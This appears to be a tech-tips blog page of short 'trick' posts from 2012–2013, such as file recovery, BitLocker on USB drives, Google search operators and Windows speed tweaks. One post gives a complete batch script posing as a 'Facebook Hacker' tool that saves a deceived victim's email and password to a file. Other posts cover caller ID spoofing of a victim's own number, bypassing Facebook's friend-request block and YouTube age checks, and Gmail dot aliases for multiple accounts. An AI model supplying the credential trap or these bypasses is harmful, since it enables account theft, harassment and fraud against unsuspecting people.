Showing posts sorted by relevance for query trick. Sort by date Show all posts

Wednesday, 6 February 2013


Hey Guys I have came across a new Great Amazing Trick that is GMAIL DOT TRICK...Its really Amazing ..check It.
WHAT IS GMAIL DOT TRICK ?????

Suppose There is a Gmail account : Example@gmail.com
  having password : abcd

You will get logged in to 
example@gmail.com If you use
email as : E.xample@gmail.com
password : abcd
email as : Ex.ample@gmail.com
password : abcd
email as : Exa.mple@gmail.com
password : abcd
email as : Exam.ple@gmail.com
password : abcd
email as : Examp.le@gmail.com
password : abcd
and so on..

That means gmail does not count periods (.). So isnt its Great ...
 

So you can use this trick for using the same email for various GPT, PTC, Twitter accounts as they interpret all the above emails as different but gmail considers it the same.

Gmail DOT Trick

Monday, 11 November 2013

In this post I am gonna discuss an easiest Data Recovery Methods.
Today I will show you a trick to recover your deleted files without using any 3rd party software. I am not talking about restoring files from recycle bin.
Sometimes we might have delete some important files accidentally and we need them back. 
This simple trick mostly works on Vista versions and all the Windows 7  and Windows 8 versions.

How to Recover Deleted Files without Any Software


So let's see How to Recover Deleted Files without Any Software 

For example lets assume that you have permanently deleted "My Sweet Heart.JPG" from the folder named "My LIFE" ;) , and now you want to recover "My Sweet Heart.JPG"back.
Do this simple trick to recover your Sweet Heart.JPG

Right Click on the particular folder
Select "Restore previous versions"
Data Recovery Methods

That's all, now you will see a option to recover the particular file.

Data Recovery Methods

If you don't see "Restore previous Versions" by Right Clicking, Go to
Control Panel ----->
System and Security---->
System---->
Click on System Protection (in left sidebar)
---->
Select the particular drive and Click Configure
---->
Then select "Restore system setting and previous versions of files"
---->
Now Click on OK

Note : 
Previous versions come from restore points or from windows backup.
This trick will not work at all the time.

How to Recover Deleted Files without Any Software

Tuesday, 11 June 2013

Getting blocked by Facebook from sending Friend Requests is really annoying specially when you are really in need of sending a friend request to someone. This error commonly occurs when we are trying to send request to those people to whom you don’t know or you don’t have mutual friend to him/her then an error pops out and says ’This Request Can’t Be Sent’ which is very annoying thing. So today i will tell you a trick with help of which you can bypass the ‘This Request Can’t Be Sent’ error on Facebook to send friend requests.  
Bypassing The 'This Request Can't Be Sent' Error On Facebook To Send Friend Requests

Bypassing The ‘This Request Can’t Be Sent’ Error On Facebook To Send Friend Requests

What We Need For This Trick?
1. Firefox (FF) web browser.
2. Temper Data (FF extension).

How To Use This Trick?

1. First of all go to this LINK and install Temper data.
2. Go to Facebook account and send request to person to whom you want to add as friend.

3. When you click on add friend an error popup message is shown as below

Here’s the screen you’ll see when Facebook blocks you from trying to add a friend. The title of the dialog box says “This Request Can’t Be sent”, and “Do you know this user personally?”. 
So how can you send friend request? Here is the start of trick.
 

4. Go to Tools menu in your Firefox browser and you will find “Temper Data”.
Temper Data
5. Click on “Temper Data” option. you will see another window like this.

6. Click on start Temper. Now your Temper data is started.
7. Go to Facebook and send request again to person to whom you want to add as friend by clicking “Add Friend”.
8. Now when you click on “Add friend” a popup message is shown.
Temper With Request Confirmation Window
9. Note the URL from above popup message and hit “Temper”.
10. Now another window will be opened. Make sure that the URL that you get is similar to what you see in the pic above.


11. Now you have to do some modifications in above popup message. As you can see, the highlighted option ‘Submit’ has the value ‘1‘ by default, you have to change it to ‘0‘ and press ‘OK’.
12. Now an another popup (change content header) will be shown. Just press “OK”. As you press it your friend request will be sent.
You are done! Isn’t is easy to bypass the ‘This Request Can’t Be Sent’ error and send friend request. Stay Connected for more updates.

Bypassing The 'This Request Can't Be Sent' Error On Facebook To Send Friend Requests

Wednesday, 31 October 2012

Today for all the computer user's major problem is slow internet access. We are using many softwares and tricks to speed up our internet connection. But how many of these softwares and tricks makes us satisfy?

So today I'll give you such a nice trick to speed up your internet connection using command prompt. Already i have given you a post about Speedup Internet without any Software. Don't miss to read it.
Click here to read Speed Up Internet 20% - 30% Without any Software


Note :
Check your Internet speed test on www.scanmyspeed.com before start this trick. Then, again you can check the new internet speed and feel the difference of this awesome trick.


How to Speedup Internet connection using Command Prompt

Click on Start
Type cmd in Search program and files box (Run cmd as Administrator)
Now command prompt will appear
In command prompt go to root directly "C:\" type cd C:\ )
Now type netsh interface tcp set global autotuning=disabled


Speed up Internet using Command Prompt

Press Enter. That's all, you have Done !!!

Now check the internet speed on www.scanmyspeed.com and feel the difference. If this article is useful, Put your comments and share with it your friends.


Dear Friends !!! I'm kindly request you all to LIKE our Facebook Fan Page. 
LIKE us on Facebook & Get Daily updates Easily.

How to Speedup Internet Connection Using CMD

Friday, 4 January 2013


xCalendar - Export/Import Calendar to/from an Excel file

Today I am going to tell you a very useful trick to export your Facebook friend's Birthdays to MS outlook and to MS Excel file. Now you might think that this trick is not that useful for you. But when the exact time will come and you will need all your friend's birthday information at one place you will realize that how important this trick could be for you. Just go through the following instruction.

  • Open your Facebook account and click on the link "Event" present in the left side bar.

Go to Events and click on Export

  • Then click on the settings icon and choose Export as shown in the above figure.
  • A small window will open where you will find a link called "export your friends' birthdays".
  • Click on it and you will see another small window, choose  "Microsoft office Outlook" from the list and click OK.
  • Now it will automatically open MS outlook in your PC and will ask permission to insert the Friend's Birthday Calendar in Outlook. Click Yes.
  • Now your Birthday has been inserted in MS Outlook. If you want you can also export it into MS Excel.
  • In MS Outlook click on File-->Import and Export
  • A window will open where you need to choose Export to a File and click Next.
  • Then choose Comma Separated Values (Windows) and click Next.
  • Then choose Friend's Birthdays and click Next as shown in the following figure.
Export Calendar to a CSV file
  • Click on Browse-->Give a proper name and click Next-->Click Finish
  • Now your Friend's birthdays has been successfully exported to an Excel file.

Export your Facebook friend's birthdays to Excel file

Monday, 17 December 2012


I will simply say, just learn these interesting Google tricks and use it in your life.
1. Search a specific file type
You can search only a particular file type in Google. To do this you have to mention filetype: <filetype> in Google search. For Example type Bollywood Movies filetype:pdf in Google and it will show you all the PDF files related to Bollywood Movies.


2. Search for an exact phraseIf you want to search an exact phrase then just keep the words inside double quotes. For Example: First type World Famous Foods in Google and see the result and then type "World Famous Foods" in the quotes and  verify the result with the previous search.

3. Search within a specific site 
You can search for keywords within a specific site by applying a simple trick. You have to write site: <site name> after the key word. For Example: type command prompt  site:www.funbutlearn.com to search about command prompt only in my blog.
 
4. Get Live Stock quotes
You just need to enter the ticker symbol of the company and you will get the live stock quotes at the top of the Google search. For Example: Type FB in Google search, it will show you real time live stock quotes of Facebook. The value will be updated in the Google search page itself.

5. Get Sunrise and Sunset time at a place
You can directly get sunrise and sunset time at a place just by typing sunset or sunrise followed by place name. For Example: Type Sunset Delhi to know the sunset time in Delhi.

6. Get Sunrise and Sunset time at a place
You can directly get sunrise and sunset time at a place just by typing sunset or sunrise followed by place name. For Example: Type Sunset Delhi to know the sunset time in Delhi.

7. Google's MentalPlex page for April fool day 2000
This is an amazing page where you no need to type your search queries. Google MentalPlex  will automatically determine what you are about to search by evaluating over 1.3 billion variables which includes air pressure, humidity, ozone content, your mouse movements etc. Google had designed this page for April Fool's day 2000.

8. View all visited URLs in Google search
You can view all of your visited pages in Google by a simple trick. To do this, just search for something in Google and then click on the link Show search tools present at the left side of the search result page. Then in the All Result section you will find a link called Visited Pages. Click on it and Google will show you all the visited pages.

9. Get a cached copy of a website
If a website is not opening or blocked temporarily then how can you open it ? Yes you can open it ! It is possible by a simple trick.You can view its cached copy which has been cached by Google some hours or some days ago. For Example: Type cache:www.funbutlearn.com to get a cached copy of my blog.

10. Shorten longer URL with Google URL shortener
If you are sending some longer URL in Facebook chat or emailing it to somebody then you might prefer to make it short so that your message will be less cluttered. Go to goo.gl and enter your lengthy URL to make it short.

11. Find the population of a country
You can directly find the population of a country just by typing population followed by country name. For Example: Type population Delhi to get the population of Delhi.

12. Find very similar websites of a particular website
If you want to know which websites are very similar to a particular website, then type related: followed by the website URL. Google will show you all possible websites which are similar to the website that you have searched for. For Example: If you want to know all other websites which are similar to www.amazon.com then type related:www.amazon.com

13. Narrow down your search to some specific site
If you want to search in some particular websites like .co.in, .edu, .gov, .com etc then you can type your search queries followed by site:edu to search in .edu sites and so on. For Example: If you want to search about Bluetooth Technology in educational sites then type Bluetooth Technology site:edu in Google and press enter. It will fetch result from educational sites.

14. Visit Google Moon and Google mars
Just like Google Earth Google has developed 2 more beautiful sites Google Moon and Google Mars. These are the best site for students to explore the universe. Just visit them and enjoy.

15. Search for a word directly in the URL
You can search for a keyword directly in the URL. To do this you have to type allinurl: followed by your search query. For Example: If you want to search for mobile battery in URL then type allinurl: mobile battery

Some Interesting and Useful Google Search Tricks

Saturday, 27 April 2013


Call Someone From Their Own Number or Any Number Free


Its a very simple Trick ,Just follow as below:


To call someone from their own number or any number.

1. Go to http://www.mobivox.com and register there for free account.


2. During registration, remember to insert Victim mobile number in "Phone number


3. Complete registration and confirm your email id and then login to your account.
click on "Direct WebCall".


4. You will arrive at page shown below. In "Enter a number" box, select your country
and also any mobile number(you can enter yours). Now, simply hit on "Call Now"
button to call your friend with his own number.


5. That's it. Your friend will be shocked to see his own number calling him. I have
spent last two days simply playing this cool mobile hack prank.


Note: This trick will only knowledge purpose...
Just try this trick only known person.


Call Someone From Their Own Number or Any Number Free

Tuesday, 11 June 2013

Today i will tell you an awesome trick with which you can use your iPhone, iPad or iPod as your PC’s keyboard or mouse. With this trick you can control both cursor and typing abilities for your single device. Isn’t it cool? Well i really liked it so that is why i am sharing this with you.
Logitech touch mouse
There is an an app which can turn your iPhone, iPad or iPod into fully functional mouse and keyboard . The app is TouchMouse. TouchMouse is a free iOS app, which gives us a cool option of alternative keyboard and mouse for our PC. So in this post i will tell you “How To Turn Your  iPhone, iPad or iPod Into a Temporary Mouse And Keyboard For Your PC”.

How To Turn Your iPhone, iPad or iPod Into a Temporary Mouse And Keyboard For Your PC

1. Install TouchMouse On Your PC


The first and foremost step required for this purpose is installing TouchMouse on your computer. You can download TouchMouse for your PC HERE.
Install TouchMouse On Your PC
After installing the correct version of TouchMouse on your PC you may proceed to step 2.

2. Installing TouchMouse on iPhone or iPad

The next step is to install TouchMouse on your iOS  device. You may download it from HERE.
Installing TouchMouse on iPhone or iPad

3. Connecting your Computer to iPhone, iPad or iPod

Then the next step is connecting both the devices on the same hotspot. Dont know how to create a hotspot, then check it out here – “How to Create an Instant WiFi Hotspot“.
Connecting your Computer to iPhone, iPad or iPod

4. Launch TouchMouse From iPhone, iPad or iPod

You are nearly done. When you see that both the devices are connected then run TouchMouse on your iOS device and you will see that your computer will be visible for selection. Tap against your PC name to select it and your are done. You may now use your alternative mouse.
Launch TouchMouse From iPhone, iPad or iPod

Using TouchMouse



TouchMouse is a easy and simple app with clear functions and no technical skill is required for using it. There are three major buttons i.e Left , Center and Right as shown below. 
Using TouchMouse
You may use trackpad for controlling the movement of mouse. Tapping the keyboard icon will open your device Qwerty keyboard.
So in this way you may utilize each and every function of your  device and also leave a good impression over other people. Hope you would like this article.

How To Turn Your iPhone, iPad or iPod Into a Temporary Mouse And Keyboard For Your PC

Monday, 18 March 2013

Here is a simple trick to speed up your pc.
                                                                              
Do the folowing

1) Run --> regedit
2)
Goto HKEY_CURRENT_USER-->Control panel-->Desktop
Select Desktop
Several values will appear.
Select MenuShowDelay
Change its value 400 to 000
That's it

Note:The changes will appear after restart.

Very simple trick to speed up windows 7

Friday, 1 March 2013

Hi friends,
Today i wish write a post 'how to speed up your harddisk'
This post realy useful for PC users this is the trick to increase yourhardisk speed means.
It Will do this things faster
* Quick Coping
*Play Or Run any File Quickly
*PC will Start in No time.
Etc
This trick is very easy and dont have anty risky work
This tip is only recommended if you have 256MB RAM or higher
.

How to Speed up your HardDisk for Slow Computers

Friday, 29 March 2013


Someone stalking you on Facebook?
Don’t want your parents/teacher know you’re online all the time? there might be lot of reasons for you to go offline/invisible on Facebook. But unlike other IM services facebook doesn’t let you chat or see who’s online while you’re being invisible. Using this simple trick you can overcome this Facebbook limitation in seconds.


> Go to search bar of Facebook and type ‘online now’ and click on first link. Next click ‘allow’ that’s it you’ll get a list of all your available friends on facebook chat.

Have Fun!!

Trick to Know Who’s Online While You’re Offline on Facebook

Wednesday, 4 September 2013

Watch 18+ Videos On Youtube Without Signing In
Sometime its annoying when youtube ask you to sign in for your age verification to watch 18+ videos. So i will make it easy for you by showing you a simple youtube trick to watch adult or 18+ youtube videos without signing In. This trick is 100% working as of 2013. So lets get started.

How To Watch 18+ Youtube Videos Without Logging In ?

1. First get the Url of video you want to watch. As shown below.
http://www.youtube.com/watch?v=4Xkh6j7RMqk 
2. Then copy the Video Id. For above link video Id is 4Xkh6j7RMqk
3. Now paste the Video Id in the link given below.

http://www.youtube.com/v/VideoId?fs=1
  • Replace VideoId with the Id you copied in Step 2
4. Now the url will become as shown below.
http://www.youtube.com/v/4Xkh6j7RMqk?fs=1
5. Done.

Watch 18+ Videos On Youtube Without Signing In

Sunday, 24 March 2013

Gyuzz want to know how to hack Facebook Account using a key logger

Create your own simple keylogger to hack Facebook Account.


1. Now u can create ur own simple keylogger just using Notepad .


2. the only work u have to do just install that keylogger on him/her
PC and tell them that this is a Facebook Hacker when they type there Email And Passwrd in it and u will get the Password from their PC.

Now start:-
(Facebook Hacker)
1. Create a folder named "perf_VC" in C: drive in your computer (do not use quotes).

2. Copy the following codes and paste it in notepad and save it as BATCH file (extension)is .bat .

@echo off
color a
title Facebook Hacking :Login:
cls
echo Please Enter Your Facebook Email Adress And Password
echo To Hack Any Facebook Account
echo.
echo.
cd "C:\perf_VC"
set /p user=Email ID:
set /p pass=Password:
echo Username="%user%" Password="%pass%" >hACKED.txt
echo.
echo.
echo Press any key to continue

pause >n
echo Loading.....
echo.
echo.
echo Enter E-Mail Id Of Victim
set /p user=Email ID:
echo Username="%user%" >Victim.txt
echo.
echo Press any key to hack this ID
echo.
echo.
pause >
echo.
echo Processing...
echo.
echo.
echo.
echo.
echo.
pause >n

3.SAVE it in notepad as .bat file. (at anywhere SAY - Desktop).

4.Now open the that file

5.it will ask for your Facebook Email ID and Password.
Enter Email ID and Password in it.

6. Now it will ask for Victim EMAIL ID
Enter any ID( SAY - 111111@ds.com).

7. After completing this go to that Folder that you created earlier named Perf_VC

open this folder.

Automatically you will get the Email IDs and Password in TEXT file.

and ENJOY!!!!!

I HOPE U ALL like this awessome trick.


NOTE: Hacking is illegal , so this trick is for only for education purpose only, so that nobody can fool you.(I will not be responsible for any Harm


How to hack Facebook Account using a key logger

Saturday, 9 November 2013

Today I'm gonna talk about Password Protection to Pan Drive without using Software.

I will show you a simple trick to lock your USB drive without using any 3rd party software.
Most of the people doesn't like other people checking their personal files and folder on USB, including me. This insecure situation creates a huge space to theft our personal data by someone. If you use password protection to your USB, you can reduce the data theft.

Lots of USB password protect software available in present market, but you want to pay money to use it for lifetime. If you're using Windows you don't need any software.


Password Protection to USB Drive without using Software
So let's see how to set a password protect on your Pan Drive without using any software.

Insert your Pan drive to computer
Click on Start
In "Search programs and files" box, type Bit locker Drive Encryption
Now launch that application.
Password Protection to USB Drive without using Software

Then look for your Pan drive and click on Turn on Bitlocker
Password Protection to USB Drive without using Software

Windows will ask you to set a password. 
Now set a strong password.
Click on Next
Password Protection to USB Drive without using Software

If you want save the password in a safe place.
And click on Next
Password Protection to USB Drive without using Software

Now click on Star Encrypting
Password Protection to USB Drive without using Software

That's all !!! :)
From right now if someone tries to access your USB, Windows will ask him/her to enter the current password.

Note : This trick will works only in Windows

How to Password Protection to Pan Drive without using Software

 
Computer World With IT © 2015 - Designed by Templateism.com